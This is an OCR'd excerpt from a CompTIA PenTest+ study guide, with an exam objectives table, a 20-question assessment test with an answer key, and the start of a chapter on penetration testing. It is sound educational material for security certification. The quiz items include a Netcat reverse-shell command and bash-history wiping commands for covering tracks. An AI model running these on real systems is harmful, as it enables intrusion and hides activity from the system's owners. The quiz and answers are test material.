Open Source Intelligence Gathering	3
Sources of research	3
CERT	3

https://t.me/learningnets

Exam Objective	Chapter
NIST	3
JPCERT	3
CAPEC	3
Full disclosure	3
CVE	3
CWE	3
2.2 Given a scenario, perform a vulnerability scan.	**4**
Credentialed vs. non-credentialed	4
Types of scans	4
Discovery scan	4
Full scan	4
Stealth scan	4
Compliance scan	4
Container security	4
Application scan	4
Dynamic vs. static analysis	4
Considerations of vulnerability scanning	4
Time to run scans	4
Protocols used	4
Network topology	4
Bandwidth limitations	4
Query throttling	4
Fragile systems/non-traditional assets	4

https://t.me/learningnets

Exam Objective	Chapter
2.3 Given a scenario, analyze vulnerability scan results.	**5**
Asset categorization	5
Adjudication	5
False positives	5
Prioritization of vulnerabilities	5
Common themes	5
Vulnerabilities	5
Observations	5
Lack of best practices	5
2.4 Explain the process of leveraging information to prepare for exploitation.	**6**
Map vulnerabilities to potential exploits	6
Prioritize activities in preparation for penetration test	6
Describe common techniques to complete attack	6
Cross-compiling code	6
Exploit modification	6
Exploit chaining	6
Proof-of-concept development (exploit development)	6
Social engineering	6
Credential brute forcing	6
Dictionary attacks	6
Rainbow tables	6
Deception	6

https://t.me/learningnets

Exam Objective	Chapter
2.5 Explain weaknesses related to specialized systems.	**4, 5, 10**
ICS	5
SCADA	5
Mobile	5
IoT	5
Embedded	5
Point-of-sale system	5
Biometrics	10
Application containers	4
RTOS	5

3.0 Attacks and Exploits

Exam Objective	Chapter
3.1 Compare and contrast social engineering attacks.	**8**
Phishing	8
Spear phishing	8
SMS phishing	8
Voice phishing	8
Whaling	8
Elicitation	8
Business email compromise	8
Interrogation	8
Impersonation	8

https://t.me/learningnets

Exam Objective	Chapter
Shoulder surfing	8
USB key drop	8
Motivation techniques	8
Authority	8
Scarcity	8
Social proof	8
Urgency	8
Likeness	8
Fear	8
3.2 Given a scenario, exploit network-based vulnerabilities.	**7**
Name resolution exploits	7
NETBIOS name service	7
LLMNR	7
SMB exploits	7
SNMP exploits	7
SMTP exploits	7
FTP exploits	7
DNS cache poisoning	7
Pass the hash	7
Man-in-the-middle	7
ARP spoofing	7
Replay	7
Relay	7

https://t.me/learningnets

Exam Objective	Chapter
SSL stripping	7
Downgrade	7
DoS/stress test	7
NAC bypass	7
VLAN hopping	7
3.3 Given a scenario, exploit wireless and RF-based vulnerabilities.	**7**
Evil twin	7
Karma attack	7
Downgrade attack	7
Deauthentication attacks	7
Fragmentation attacks	7
Credential harvesting	7
WPS implementation weakness	7
Bluejacking	7
Bluesnarfing	7
RFID cloning	7
Jamming	7
Repeating	7
3.4 Given a scenario, exploit application-based vulnerabilities.	**9**
Injections	9
SQL	9
HTML	9
Command	9
Code	9

https://t.me/learningnets

Exam Objective	Chapter
Authentication	9
Credential brute forcing	9
Session hijacking	9
Redirect	9
Default credentials	9
Weak credentials	9
Kerberos exploits	9
Authorization	9
Parameter pollution	9
Insecure direct object reference	9
Cross-site scripting (XSS)	9
Stored/persistent	9
Reflected	9
DOM	9
Cross-site request forgery (CSRF/XSRF)	9
Clickjacking	9
Security misconfiguration	9
Directory traversal	9
Cookie manipulation	9
File inclusion	9
Local	9
Remote	9

https://t.me/learningnets

Exam Objective	Chapter
Unsecure code practices	9
Comments in source code	9
Lack of error handling	9
Overly verbose error handling	9
Hard-coded credentials	9
Race conditions	9
Unauthorized use of functions/unprotected APIs	9
Hidden elements	9
Sensitive information in the DOM	9
Lack of code signing	9
3.5 Given a scenario, exploit local host vulnerabilities.	**10**
OS vulnerabilities	10
Windows	10
Mac OS	10
Linux	10
Android	10
iOS	10
Unsecure service and protocol configurations	10
Privilege escalation	10
Linux-specific	10
SUID/SGID programs	10
Unsecure SUDO	10

https://t.me/learningnets

Exam Objective	Chapter
Ret2libc	10
Sticky bits	10
Windows-specific	10
Cpassword	10
Clear text credentials in LDAP	10
Kerberoasting	10
Credentials in LSASS	10
Unattended installation	10
SAM database	10
DLL hijacking	10
Exploitable services	10
Unquoted service paths	10
Writable services	10
Unsecure file/folder permissions	10
Keylogger	10
Scheduled tasks	10
Kernel exploits	10
Default account settings	10
Sandbox escape	10
Shell upgrade	10
VM	10
Container	10

https://t.me/learningnets

Exam Objective	Chapter
Physical device security	10
Cold boot attack	10
JTAG debug	10
Serial console	10
3.6 Summarize physical security attacks related to facilities.	**8**
Piggybacking/tailgating	8
Fence jumping	8
Dumpster diving	8
Lock picking	8
Lock bypass	8
Egress sensor	8
Badge cloning	8
3.7 Given a scenario, perform post-exploitation techniques.	**6**
Lateral movement	6
RPC/DCOM	6
PsExec	6
WMI	6
Scheduled tasks	6
PS remoting/WinRM	6
SMB	6
RDP	6
Apple Remote Desktop	6
VNC	6

https://t.me/learningnets

Exam Objective	Chapter
X-server forwarding	6
Telnet	6
SSH	6
RSH/Rlogin	6
Persistence	6
Scheduled jobs	6
Scheduled tasks	6
Daemons	6
Back doors	6
Trojan	6
New user creation	6
Covering your tracks	6

4.0 Penetration Testing Tools

Exam Objective	Chapter
4.1 Given a scenario, use Nmap to conduct information gathering exercises.	**3**
SYN scan (-sS) vs. full connect scan (-sT)	3
Port selection (-p)	3
Service identification (-sV)	3
OS fingerprinting (-O)	3

https://t.me/learningnets

Exam Objective	Chapter
Disabling ping (-Pn)	3
Target input file (-iL)	3
Timing (-T)	3
Output parameters	3
oA	3
oN	3
oG	3
oX	3
4.2 Compare and contrast various use cases of tools.	**3, 4, 5, 6, 7, 8, 9, 10, 12**
(**The intent of this objective is NOT to test specific vendor feature sets.)	
Use cases	5, 7 ,8
Reconnaissance	3
Enumeration	3
Vulnerability scanning	5
Credential attacks	10
Offline password cracking	10
Brute-forcing services	7
Persistence	6
Configuration compliance	4
Evasion	6
Decompilation	9

https://t.me/learningnets

Exam Objective	Chapter
Forensics	12
Debugging	9
Software assurance	9
Fuzzing	9
SAST	9
DAST	9
Tools	4, 7 ,9, 10
Scanners	4
Nikto	4
OpenVAS	4
SQLmap	4
Nessus	4
Credential testing tools	4, 7, 10
Hashcat	10
Medusa	10
Hydra	10
Cewl	10
John the Ripper	10
Cain and Abel	10
Mimikatz	10
Patator	10

https://t.me/learningnets

Exam Objective	Chapter
Dirbuster	10
W3AF	4
Debuggers	9
OLLYDBG	9
Immunity debugger	9
GDB	9
WinDBG	9
IDA	9
Software assurance	9
Findbugs/findsecbugs	9
Peach	9
AFL	9
SonarQube	9
YASCA	9
OSINT	3
Whois	3
Nslookup	3
Foca	3
Theharvester	3
Shodan	3
Maltego	3
Recon-NG	3

https://t.me/learningnets

Exam Objective	Chapter
Censys	3
Wireless	7
Aircrack-NG	7
Kismet	7
WiFite	7
Web proxies	9
OWASP ZAP	9
Burp Suite	9
Social engineering tools	8
SET	8
BeEF	8
Remote access tools	10
SSH	10
NCAT	10
NETCAT	10
Proxychains	10
Networking tools	7
Wireshark	7
Hping	7
Mobile tools	9
Drozer	9
APKX	9

https://t.me/learningnets

Exam Objective	Chapter
APK studio	9
MISC	6
Searchsploit	6
Powersploit	6
Responder	6
Impacket	6
Empire	6
Metasploit framework	6
4.3 Given a scenario, analyze tool output or data related to a penetration test.	**7, 9, 10**
Password cracking	10
Pass the hash	10
Setting up a bind shell	10
Getting a reverse shell	10
Proxying a connection	7
Uploading a web shell	9
Injections	9
4.4 Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).	**11**
Logic	11
Looping	11
Flow control	11
I/O	11
File vs. terminal vs. network	11

https://t.me/learningnets

Exam Objective	Chapter
Substitutions	11
Variables	11
Common operations	11
String operations	11
Comparisons	11
Error handling	11
Arrays	11
Encoding/decoding	11

5.0 Reporting and Communication

Exam Objective	Chapter
5.1 Given a scenario, use report writing and handling best practices.	**12**
Normalization of data	12
Written report of findings and remediation	12
Executive summary	12
Methodology	12
Findings and remediation	12
Metrics and measures	12
Risk rating	12
Conclusion	12
Risk appetite	12
Storage time for report	12
Secure handling and disposition of reports	12

https://t.me/learningnets

Exam Objective	Chapter
5.2 Explain post-report delivery activities.	**12**
Post-engagement cleanup	12
Removing shells	12
Removing tester-created credentials	12
Removing tools	12
Client acceptance	12
Lessons learned	12
Follow-up actions/retest	12
Attestation of findings	12
5.3 Given a scenario, recommend mitigation strategies for discovered vulnerabilities.	**12**
Solutions	12
People	12
Process	12
Technology	12
Findings	12
Shared local administrator credentials	12
Weak password complexity	12
Plain text passwords	12
No multifactor authentication	12
SQL injection	12
Unnecessary open services	12

https://t.me/learningnets

Exam Objective	Chapter
Remediation	12
Randomize credentials/LAPS	12
Minimum password requirements/password filters	12
Encrypt the passwords	12
Implement multifactor authentication	12
Sanitize user input/parameterize queries	12
System hardening	12
5.4 Explain the importance of communication during the penetration testing process.	**12**
Communication path	12
Communication triggers	12
Critical findings	12
Stages	12
Indicators of prior compromise	12
Reasons for communication	12
Situational awareness	12
De-escalation	12
De-confliction	12
Goal reprioritization	12

https://t.me/learningnets

Assessment Test

If you're considering taking the PenTest+ exam, you should have already taken and passed the CompTIA Security+ and Network+ exams or have equivalent experience—typically at least three to four years of experience in the field. You may also already hold other equivalent or related certifications. The following assessment test will help to make sure you have the knowledge that you need before you tackle the PenTest+ certification, and it will help you determine where you may want to spend the most time with this book.

1. Ricky is conducting a penetration test against a web application and is looking for potential vulnerabilities to exploit. Which of the following vulnerabilities does not commonly exist in web applications?
   - **A.** SQL injection
   - **B.** VM escape
   - **C.** Buffer overflow
   - **D.** Cross-site scripting

2. What specialized type of legal document is often used to protect the confidentiality of data and other information that penetration testers may encounter?
   - **A.** An SOW
   - **B.** An NDA
   - **C.** An MSA
   - **D.** A noncompete

3. Chris is assisting Ricky with his penetration test and would like to extend the vulnerability search to include the use of dynamic testing. Which one of the following tools can he use as an interception proxy?
   - **A.** ZAP
   - **B.** Nessus
   - **C.** SonarQube
   - **D.** OLLYDBG

4. Matt is part of a penetration testing team and is using a standard toolkit developed by his team. He is executing a password cracking script named `password.sh`. What language is this script most likely written in?
   - **A.** PowerShell
   - **B.** Bash
   - **C.** Ruby
   - **D.** Python

https://t.me/learningnets

5. Renee is conducting a penetration test and discovers evidence that one of the systems she is exploring was already compromised by an attacker. What action should she take immediately after confirming her suspicions?
   - **A.** Record the details in the penetration testing report.
   - **B.** Remediate the vulnerability that allowed her to gain access.
   - **C.** Report the potential compromise to the client.
   - **D.** No further action is necessary because Renee's scope of work is limited to penetration testing.

6. Which of the following vulnerability scanning methods will provide the most accurate detail during a scan?
   - **A.** Black box
   - **B.** Authenticated
   - **C.** Internal view
   - **D.** External view

7. Annie wants to cover her tracks after compromising a Linux system. If she wants to permanently prevent the commands she inputs to a Bash shell, which of the following commands should she use?
   - **A.** `history -c`
   - **B.** `kill -9 $$`
   - **C.** `echo "" > /~/.bash_history`
   - **D.** `ln /dev/null ~/.bash_history -sf`

8. Kaiden would like to perform an automated web application security scan of a new system before it is moved into production. Which one of the following tools is best suited for this task?
   - **A.** Nmap
   - **B.** Nikto
   - **C.** Wireshark
   - **D.** CeWL

9. Steve is engaged in a penetration test and is gathering information without actively scanning or otherwise probing his target. What type of information is he gathering?
   - **A.** OSINT
   - **B.** HSI
   - **C.** Background
   - **D.** None of the above

https://t.me/learningnets

10. Which of the following activities constitutes a violation of integrity?

A. Systems were taken offline, resulting in a loss of business income.

B. Sensitive or proprietary information was changed or deleted.

C. Protected information was accessed or exfiltrated.

D. Sensitive personally identifiable information was accessed or exfiltrated.

11. Ted wants to scan a remote system using Nmap and uses the following command:

```
nmap 149.89.80.0/24
```

How many TCP ports will he scan?

A. 256

B. 1,000

C. 1,024

D. 65,535

12. Brian is conducting a thorough technical review of his organization's web servers. He is specifically looking for signs that the servers may have been breached in the past. What term best describes this activity?

A. Penetration testing

B. Vulnerability scanning

C. Remediation

D. Threat hunting

13. Liam executes the following command on a compromised system:

```
nc 10.1.10.1 7337 -e /bin/sh
```

What has he done?


A. Started a reverse shell using Netcat

B. Captured traffic on the Ethernet port to the console via Netcat

C. Set up a bind shell using Netcat

D. None of the above

14. Dan is attempting to use VLAN hopping to send traffic to VLANs other than the one he is on. What technique does the following diagram show?



VLAN hopping attack

A. A double jump

B. A powerhop

C. Double tagging

D. VLAN squeezing

https://t.me/learningnets

15. Alaina wants to conduct a man-in-the-middle attack against a target system. What technique can she use to make it appear that she has the IP address of a trusted server?
    A. ARP spoofing
    B. IP proofing
    C. DHCP pirating
    D. Spoofmastering

16. Michael's social engineering attack relies on telling the staff members he contacts that others have provided the information that he is requesting. What motivation technique is he using?
    A. Authority
    B. Scarcity
    C. Likeness
    D. Social proof

17. Vincent wants to gain access to workstations at his target but cannot find a way into the building. What technique can he use to do this if he is also unable to gain access remotely or on site via the network?
    A. Shoulder surfing
    B. Kerberoasting
    C. USB key drop
    D. Quid pro quo

18. Jennifer is reviewing files in a directory on a Linux system and sees a file listed with the following attributes. What has she discovered?

```
-rwsr-xr–1 root kismet 653905 Nov 4 2016 /usr/bin/kismet_capture
```

    A. An encrypted file
    B. A hashed file
    C. A SUID file
    D. A SIP file

19. Which of the following tools is best suited to querying data provided by organizations like the American Registry for Internet Numbers (ARIN) as part of a footprinting or reconnaissance exercise?
    A. Nmap
    B. Traceroute
    C. regmon
    D. Whois

https://t.me/learningnets

20. Chris believes that the Linux system he has compromised is a virtual machine. Which of the following techniques will not provide useful hints about whether the system is a VM or not?

A. Run `system-detect-virt`

B. Run `ls -l /dev/disk/by-id`

C. Run `wmic` baseboard to get manufacturer, product

D. Run `dmidecode` to retrieve hardware information

https://t.me/learningnets

Answers to Assessment Test

1. B. Web applications commonly experience SQL injection, buffer overflow, and cross-site scripting vulnerabilities. Virtual machine (VM) escape attacks work against the hypervisor of a virtualization platform and are not generally exploitable over the Web. You'll learn more about all of these vulnerabilities in Chapters 5 and 9.

2. B. A nondisclosure agreement, or NDA, is a legal agreement that is designed to protect the confidentiality of the client's data and other information that the penetration tester may encounter during the test. An SOW is a statement of work, which defines what will be done during an engagement, an MSA is a master services agreement that sets the overall terms between two organizations (which then use SOWs to describe the actual work), and non-competes are just that—an agreement that prevents competition, usually by preventing an employee from working for a competitor for a period of time after their current job ends. You'll learn more about the legal documents that are part of a penetration test in Chapter 2.

3. A. The Zed Attack Proxy (ZAP) from the Open Web Application Security Project (OWASP) is an interception proxy that is very useful in penetration testing. Nessus is a vulnerability scanner that you'll learn more about in Chapter 4. SonarQube is a static, not dynamic, software testing tool, and OLLYDBG is a debugger. You'll learn more about these tools in Chapter 9.

4. B. The `.sh` file extension is commonly used for Bash scripts. PowerShell scripts usually have a `.ps1` extension. Ruby scripts use the `.rb` extension, and Python scripts end with `.py`. You'll learn more about these languages in Chapter 11.

5. C. When penetration testers discover indicators of an ongoing or past compromise, they should immediately inform management and recommend that the organization activate its cybersecurity incident response process. You'll learn more about reporting and communication in Chapter 12.

6. B. An authenticated, or credentialed, scan provides the most detailed view of the system. Black box assessments presume no knowledge of a system and would not have credentials or an agent to work with on the system. Internal views typically provide more detail than external views, but neither provides the same level of detail that credentials can allow. You'll learn more about authenticated scanning in Chapter 4.

7. D. While all of these commands are useful for covering her tracks, only linking `/dev/null` to `.bash_history` will prevent the Bash history file from containing anything. Chapters 6 and 10 cover compromising hosts and hiding your tracks.

8. B. It's very important to know the use and purpose of various penetration testing tools when taking the PenTest+ exam. Nikto is the best tool to meet Kaiden's needs in this scenario, as it is a dedicated web application scanning tool. Nmap is a port scanner, while Wireshark is a packet analysis tool. The Custom Wordlist Generator (CeWL) is used to spider websites for keywords. None of the latter three tools perform web application security testing. You'll learn more about Nikto in Chapter 4.

https://t.me/learningnets

9. A. OSINT, or open-source intelligence, is information that can be gathered passively. Passive information gathering is useful because it is not typically visible to targets and can provide useful information about systems, networks, and details that guide the active portion of a penetration test. Chapter 3 covers OSINT in more detail.

10. B. Integrity breaches involve data being modified or deleted. When systems are taken offline it is an availability issue, protected information being accessed might be classified as a breach of proprietary information, and sensitive personally identifiable information access would typically be classified as a privacy breach. You will learn more about three goals of security—confidentiality, integrity, and availability—in Chapter 1.

11. B. By default, Nmap will scan the 1,000 most common ports for both TCP and UDP. Chapter 3 covers Nmap and port scanning, including details of what Nmap does by default and how.

12. D. Threat hunting uses the attacker mindset to search the organization's technology infrastructure for the artifacts of a successful attack. Threat hunters ask themselves what a hacker might do and what type of evidence they might leave behind and then go in search of that evidence. Brian's activity clearly fits this definition. You'll learn more about threat hunting in Chapter 1.

13. A. Liam has used Netcat to set up a reverse shell. This will connect to 10.1.10.1 on port 7337 and connect it to a Bash shell. Chapters 6 and 10 provide information about setting up remote access once you have compromised a system.

14. C. This is an example of a double tagging attack used against 802.1q interfaces. The first tag will be stripped, allowing the second tag to be read as the VLAN tag for the packet. Double jumps may help video gamers, but the other two answers were made up for this question. Chapter 7 digs into network vulnerabilities and exploits.

15. A. ARP spoofing attacks rely on responding to a system's ARP queries faster than the actual target can, thus allowing the attacker to provide false information. Once accepted, the attacker's system can then act as a man in the middle. Chapter 7 explores man-in-the-middle attacks, methods, and uses.

16. D. Social engineering attacks that rely on social proof rely on persuading the target that other people have behaved similarly. Likeness may sound similar, but it relies on building trust and then persuading the target that they have things in common with the penetration tester. Chapter 8 covers social engineering and how to exploit human behaviors.

17. C. A USB key drop is a form of physical honeypot that can be used to tempt employees at a target organization into picking up and accessing USB drives that are distributed to places they are likely to be found. Typically one or more files will be placed on the drive that are tempting but conceal penetration testing tools that will install Trojans or remote access tools once accessed. Chapter 8 also covers physical security attacks, including techniques like key drops.

18. C. The `s` in the file attributes indicates that this is a SETUID or SUID file that allows it to run as its owner. Chapter 10 discusses vulnerabilities in Linux, including how to leverage vulnerable SUID files.

https://t.me/learningnets

19. D. Regional Internet registries like ARIN are best queried either via their websites or using tools like Whois. Nmap is a useful port scanning utility, traceroute is used for testing the path packets take to a remote system, and regmon is an outdated Windows Registry tool that has been supplanted by Process Monitor. You'll read more about OSINT in Chapter 3.

20. C. All of these commands are useful ways to determine if a system is virtualized, but `wmic` is a Windows tool. You'll learn about VM escape and detection in Chapter 10.

https://t.me/learningnets

CompTIA®

PenTest+ Study Guide



https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Chapter

1

Penetration Testing



https://t.me/learningnets



Hackers employ a wide variety of tools to gain unauthorized access to systems, networks, and information. Automated tools, including network scanners, software debuggers, password crackers, exploitation frameworks, and malware, do play an important role in the attacker's toolkit. Cybersecurity professionals defending against attacks should have access to the same tools in order to identify weaknesses in their own defenses that an attacker might exploit.

These automated tools are not, however, the most important tools at a hacker's disposal. The most important tool used by attackers is something that cybersecurity professionals can't download or purchase. It's the power and creativity of the human mind. Skilled attackers leverage quite a few automated tools as they seek to defeat cybersecurity defenses, but the true test of their ability is how well they are able to synthesize the information provided by those tools and pinpoint potential weaknesses in an organization's cybersecurity defenses.

What Is Penetration Testing?

Penetration testing seeks to bridge the gap between the rote use of technical tools to test an organization's security and the power of those tools when placed in the hands of a skilled and determined attacker. Penetration tests are authorized, legal attempts to defeat an organization's security controls and perform unauthorized activities. The tests are time-consuming and require staff who are as skilled and determined as the real-world attackers who will attempt to compromise the organization. However, they're also the most effective way for an organization to gain a complete picture of its security vulnerability.


Cybersecurity Goals

Cybersecurity professionals use a well-known model to describe the goals of information security. The CIA triad, shown in Figure 1.1, includes the three main characteristics of information that cybersecurity programs seek to protect.

- *Confidentiality* measures seek to prevent unauthorized access to information or systems.
- *Integrity* measures seek to prevent unauthorized modification of information or systems.
- *Availability* measures seek to ensure that legitimate use of information and systems remains possible.

https://t.me/learningnets


FIGURE 1.1 The CIA triad



Attackers, and therefore penetration testers, seek to undermine these goals and achieve three corresponding goals of their own. The attackers' goals are known as the DAD triad, shown in Figure 1.2.

- *Disclosure* attacks seek to gain unauthorized access to information or systems.
- *Alteration* attacks seek to make unauthorized changes to information or systems.
- *Denial* attacks seek to prevent legitimate use of information and systems.

FIGURE 1.2 The DAD triad



These two models, the CIA and DAD triads, are the cornerstones of cybersecurity. As shown in Figure 1.2, the elements of both models are directly correlated, with each leg of the attackers' DAD triad directly corresponding to a leg of the CIA triad that is designed to counter those attacks. Confidentiality controls seek to prevent disclosure attacks. Integrity controls seek to prevent alteration attacks. Availability controls seek to keep systems running, preventing denial attacks.

https://t.me/learningnets

Adopting the Hacker Mind-Set

If you've been practicing cybersecurity for some time, you're probably intimately familiar with the elements of the CIA triad. Cybersecurity defenders do spend the majority of their time thinking in these terms, designing controls and defenses to protect information and systems against a wide array of known and unknown threats.

Penetration testers must take a very different approach in their thinking. Instead of trying to defend against all possible threats, they only need to find a single vulnerability that they might exploit to achieve their goals. To find these flaws, they must think like the adversary who might attack the system in the real world. This approach is commonly known as adopting the *hacker mind-set*.

Before we explore the hacker mind-set in terms of technical systems, let's explore it using an example from the physical world. If you were responsible for the physical security of an electronics store, you might consider a variety of threats and implement controls designed to counter those threats. You'd be worried about shoplifting, robbery, and employee embezzlement, among other threats, and you might build a system of security controls that seeks to prevent those threats from materializing. These controls might include the following items:

- Security cameras in high risk areas
- Auditing of cash register receipts
- Theft detectors at the main entrance/exit of the store
- Exit alarms on emergency exits
- Burglar alarm wired to detect the opening of doors outside of business hours

Now, imagine that you've been engaged to conduct a security assessment of this store. You'd likely examine each one of these security controls and assess its ability to prevent each of the threats identified in your initial risk assessment. You'd also look for gaps in the existing security controls that might require supplementation. Your mandate is broad and high-level.

Penetration tests, on the other hand, have a much more focused mandate. Instead of adopting the approach of a security professional, you adopt the mind-set of an attacker. You don't need to evaluate the effectiveness of each security control. You simply need to find either one flaw in the existing controls or one scenario that was overlooked in planning those controls.

In this example, a penetration tester might enter the store during business hours and conduct reconnaissance, gathering information about the security controls that are in place and the locations of critical merchandise. They might notice that although the burglar alarm is tied to the doors, it does not include any sensors on the windows. The tester might then return in the middle of the night, smash a window, and grab valuable merchandise. Recognizing that the store has security cameras in place, the attacker might wear a mask and park a vehicle outside of the range of the cameras. That's the hacker mind-set. You need to think like a criminal.

There's an important corollary to the hacker mind-set that is important for both attackers and defenders to keep in mind. When conducting a penetration test (or a real-world

https://t.me/learningnets

attack), the attacker only needs to win once. They might attempt hundreds or thousands of potential attacks against a target. The fact that an organization's security defenses block 99.99 percent of those attacks is irrelevant if one of the attacks succeeds. Cybersecurity professionals need to win *every* time. Attackers only need to win once.

Reasons for Penetration Testing

The modern organization dedicates extensive time, energy, and funding to a wide variety of security controls and activities. We install firewalls, intrusion prevention systems, security information and event management devices, vulnerability scanners, and many other tools. We equip and staff 24-hour security operations centers (SOCs) to monitor those technologies and watch our systems, networks, and applications for signs of compromise. There's more than enough work to completely fill our days twice over. Why on Earth would we want to take on the additional burden of performing penetration tests? After all, they are time-consuming to perform internally and expensive to outsource.

The answer to this question is that penetration testing provides us with visibility into the organization's security posture that simply isn't available by other means. Penetration testing does not seek to replace all of the other cybersecurity activities of the organization. Instead, it complements and builds upon those efforts. Penetration testers bring their unique skills and perspective to the table and can take the output of security tools and place them within the attacker's mind-set, asking the question, If I were an attacker, how could I use this information to my advantage?

Benefits of Penetration Testing

We've already discussed *how* penetration testers carry out their work at a high level, and the remainder of this book is dedicated to exploring penetration testing tools and techniques in detail. Before we dive into that, let's take a moment to consider *why* we conduct penetration testing. What benefits does it bring to the organization?

First and foremost, penetration testing provides us with knowledge that we can't obtain elsewhere. By conducting thorough penetration tests, we learn whether an attacker with the same knowledge, skills, and information as our testers would likely be able to penetrate our defenses. If they can't gain a foothold, we can then be reasonably confident that our networks are secure against attack by an equivalently talented attacker under the present circumstances.

Second, in the event that attackers are successful, penetration testing provides us with an important blueprint for remediation. As cybersecurity professionals, we can trace the actions of the testers as they progressed through the different stages of the attack and close the series of open doors the testers passed through. This provides us with a more robust defense against future attacks.

Finally, penetration tests can provide us with essential, focused information about specific attack targets. We might conduct a penetration test prior to the deployment of a new

https://t.me/learningnets

system that is specifically focused on exercising the security features of that new environment. Unlike an open-ended penetration test, which is broad in nature, focused tests can drill into the defenses around a specific target and provide actionable insight that can prevent a vulnerability from initial exposure.

Threat Hunting

The discipline of *threat hunting* is closely related to penetration testing but has a separate and distinct purpose. Like penetration testers, cybersecurity professionals engaged in threat hunting seek to adopt the attacker's mind-set and imagine how hackers might seek to defeat an organization's security controls. The two disciplines diverge in what they accomplish with this information.

While penetration testers seek to evaluate the organization's security controls by testing them in the same manner an attacker might, threat hunters use the attacker mind-set to search the organization's technology infrastructure for the artifacts of a successful attack. They ask themselves what a hacker might do and what type of evidence they might leave behind and then go in search of that evidence.

Threat hunting builds upon a cybersecurity philosophy known as the "presumption of compromise." This approach assumes that attackers have already successfully breached an organization and searches out the evidence of successful attacks. When threat hunters discover a potential compromise, they then kick into incident-handling mode, seeking to contain, eradicate, and recover from the compromise. They also conduct a post-mortem analysis of the factors that contributed to the compromise in an effort to remediate deficiencies. This post-event remediation is another similarity between penetration testing and threat hunting: organizations leverage the output of both processes in similar ways.

Regulatory Requirements for Penetration Testing

There is one last reason that you might conduct a penetration test—because you must! The most common regulatory requirement for penetration testing comes from the Payment Card Industry Data Security Standard (PCI DSS). This regulation is a private contractual obligation that governs all organizations involved in the storage, processing, or transmission of credit and debit card transactions. Nestled among the more than 100 pages of detailed security requirements for cardholder data environments (CDEs) is section 11.3, which reads as follows:

> Implement a methodology for penetration testing that includes the following:
>
> - Is based on industry accepted penetration testing approaches (for example, NIST SP800-115)
> - Includes coverage for the entire CDE perimeter and critical systems

https://t.me/learningnets

- Includes testing from both inside and outside the network
- Includes testing to validate any segmentation and scope-reduction controls
- Defines application-layer penetration tests to include, at a minimum, the vulnerabilities listed in Requirement 6.5
- Defines network-layer penetration tests to include components that support network functions as well as operating systems
- Includes review and consideration of threats and vulnerabilities experienced in the last 12 months
- Specifies retention of penetration testing results and remediation activities results

Source: Payment Card Industry Data Security Standard Version 3.2



Requirement 6.5 includes a listing of common vulnerabilities, including SQL injection, buffer overflow, insecure cryptographic storage, insecure communications, improper error handling, cross-site scripting, improper access controls, cross-site request forgery, broken authentication, and other "high risk" vulnerabilities.

That section of PCI DSS provides a useful set of requirements for anyone conducting a penetration test. It's also a nice blueprint for penetration testing, even for organizations that don't have PCI DSS compliance obligations.

The standard goes on to include four additional requirements that describe the frequency and scope of penetration tests:

> 11.3.1. Perform *external* penetration testing at least annually and after any significant infrastructure or application upgrade or modification (such as an operating system upgrade, a sub-network added to the environment, or a web server added to the environment).
>
> 11.3.2 Perform *internal* penetration testing at least annually and after any significant infrastructure or application upgrade or modification (such as an operating system upgrade, a sub-network added to the environment, or a web server added to the environment).
>
> 11.3.3. Exploitable vulnerabilities found during penetration testing are corrected and the testing is repeated to verify the corrections.
>
> 11.3.4 If segmentation is used to isolate the CDE from other networks, perform penetration tests at least annually and after any changes to segmentation controls/methods to verify that the segmentation methods are operational and effective, and isolate all out-of-scope systems from systems in the CDE.

https://t.me/learningnets

Again, while these requirements are only mandatory for organizations subject to PCI DSS, they provide an excellent framework for any organization attempting to plan the frequency and scope of their own penetration tests. We'll cover compliance requirements for penetration testing in greater detail in Chapter 2, "Planning and Scoping Penetration Tests."



Organizations that must comply with PCI DSS should also read the detailed *Information Supplement: Penetration Testing Guidance* available from the PCI Security Standards Council at `www.pcisecuritystandards.org/documents/Penetration-Testing-Guidance-v1_1.pdf`. This document covers in great detail how organizations should interpret these requirements.

Who Performs Penetration Tests?

Penetration testing is a highly skilled discipline, and organizations often try to have experienced penetration testers for their testing efforts. Given that you're reading this book and are preparing for the PenTest+ certification, you likely already understand and recognize this.

If you don't have experience conducting penetration tests, that doesn't mean that all hope is lost. You may be able to participate in a test under the mentorship of an experienced penetration tester, or you may be able to conduct penetration testing in your organization simply because there's nobody with experience available to conduct the test.

Penetration tests may be conducted by either internal teams, comprising cybersecurity employees from the organization being tested, or external teams, comprising contractors.

Internal Penetration Testing Teams

Internal penetration testing teams consist of cybersecurity professionals from within the organization who conduct penetration tests on the organization's systems and applications. These teams may be dedicated to penetration testing on a full-time basis or they may be convened periodically to conduct tests on a part-time basis.

There are two major benefits of using internal teams to conduct penetration testing. First, they have contextual knowledge of the organization that can improve the effectiveness of testing by providing enhanced subject matter expertise. Second, it's generally less expensive to conduct testing using internal employees than it is to hire a penetration testing firm, provided that you have enough work to keep your internal team busy!

The primary disadvantages to using internal teams to conduct penetration testing stem from the fact that you are using internal employees. These individuals may have helped to design and implement the security controls that they are testing, which may introduce conscious or unconscious bias toward demonstrating that those controls are secure. Similarly, the fact that they were involved in designing the controls may make it more difficult for them to spot potential flaws that could provide a foothold for an attacker.

https://t.me/learningnets



